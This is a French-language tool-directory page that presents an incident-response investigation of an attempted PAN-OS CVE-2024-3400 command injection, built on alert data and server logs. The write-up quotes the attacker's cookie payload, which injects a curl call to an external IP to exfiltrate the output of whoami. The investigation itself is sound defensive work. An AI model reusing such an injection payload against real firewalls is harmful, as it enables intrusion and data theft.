Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
PAN-OS-CVE-2024-3400-Command-Injection-Investigation — Investigation d'une tentative d'injection de commande PAN-OS CVE-2024-3400, analysant la livraison de la charge utile, le traitement interne et la validation de l'exécution basée sur des preuves de logs. | Kitploit
Outils/GitHubGitHub/zedocun/pan-os-cve-2024-3400-command-injection-investigation
Analyse des VulnérabilitésSécurité WebCriminalistique NumériqueRenseignement sur les MenacesRéponse aux IncidentsAnalyse de Journaux
GitHubzedocun/pan-os-cve-2024-3400-command-injection-investigation

PAN-OS-CVE-2024-3400-Command-Injection-Investigation

Investigation d'une tentative d'injection de commande PAN-OS CVE-2024-3400, analysant la livraison de la charge utile, le traitement interne et la validation de l'exécution basée sur des preuves de logs.

Voir le dépôt
131il y a 7 moisPas encore vérifié
Partager

Read on Medium

Enquête sur une tentative d’injection de commande PAN-OS CVE-2024-3400

Aperçu

Ce projet documente l’enquête sur une tentative d’injection de commande CVE-2024-3400 ciblant un service PAN-OS GlobalProtect.

L’objectif était de déterminer :

  • s’il s’agit d’une véritable attaque
  • si l’exécution de commande a eu lieu
  • s’il existe des preuves de compromission

Aperçu de l’alerte

Une alerte critique a été déclenchée indiquant une tentative d’exploitation possible.

  • Cible : 172.16.17.139 (PA-Firewall-01)
  • Source : 144.172.79.92
  • Point de terminaison : /global-protect/login.esp
  • Méthode : POST
  • Action : Autorisée

Aperçu de l’alerte


Charge utile malveillante

La requête contient un cookie conçu :

SESSID=... curl${IFS}144.172.79.92:4444?user=$(whoami)

Charge utile

Observations clés

  • ${IFS} contourne le filtrage des espaces
  • whoami tente de récupérer l’identité du système
  • curl tente une communication sortante

Il s’agit d’une charge utile d’injection de commande


Preuves du serveur web

Les journaux Nginx confirment que la requête a atteint le serveur :

POST /global-protect/login.esp
HTTP 200
User-Agent: curl

Journaux Nginx

La requête malveillante a été acceptée et traitée.


Traitement interne

Les journaux système montrent que la charge utile a atteint la logique interne :

Journaux de traitement

Découverte clé

  • la charge utile a été intégrée dans une commande interne (dt_curl)
  • une requête sortante a été tentée
  • la chaîne d’exécution a atteint des composants internes

Cependant :

La résolution DNS a échoué → la requête sortante a échoué


Infrastructure de l’attaquant


L’IP attaquante :

  • 144.172.79.92
  • signalée comme malveillante
  • associée à un fournisseur d’hébergement

IP de l’attaquant

Cela confirme une origine externe de l’attaquant.


Chronologie réseau

Plusieurs IP ont interagi avec le système avant l’attaque :

Chronologie

Seule 144.172.79.92 est directement liée à l’exploitation.


Évaluation de l’impact

Confirmé

  • tentative d’exploitation ciblant CVE-2024-3400
  • charge utile malveillante délivrée
  • requête traitée par le serveur
  • charge utile a atteint le traitement interne
  • tentative sortante déclenchée

Non confirmé

  • exécution de commande système
  • sortie de commande
  • exfiltration de données
  • shell inversé
  • persistance
  • mouvement latéral

Conclusion

Il s’agissait d’une véritable tentative d’injection de commande.

L’attaquant a réussi à :

  • délivrer une requête malveillante
  • injecter une charge utile
  • déclencher un traitement interne

Cependant :

il n’y a aucune exécution ou compromission système confirmée


Classification finale

Tentative d’injection de commande
Charge utile traitée - Aucune exécution ou impact confirmé

Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    962
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    558
  • 3

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    348
  • 4

    looking-glass

    anonghosty/looking-glass

    Plateforme CSIRT qui ingère les rapports Shadowserver dans MongoDB et les rejoue sous forme de cartes interactives, d'analyses, de constats, d'avis et de tableaux de bord exécutifs.

    344
  • 5

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    297

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →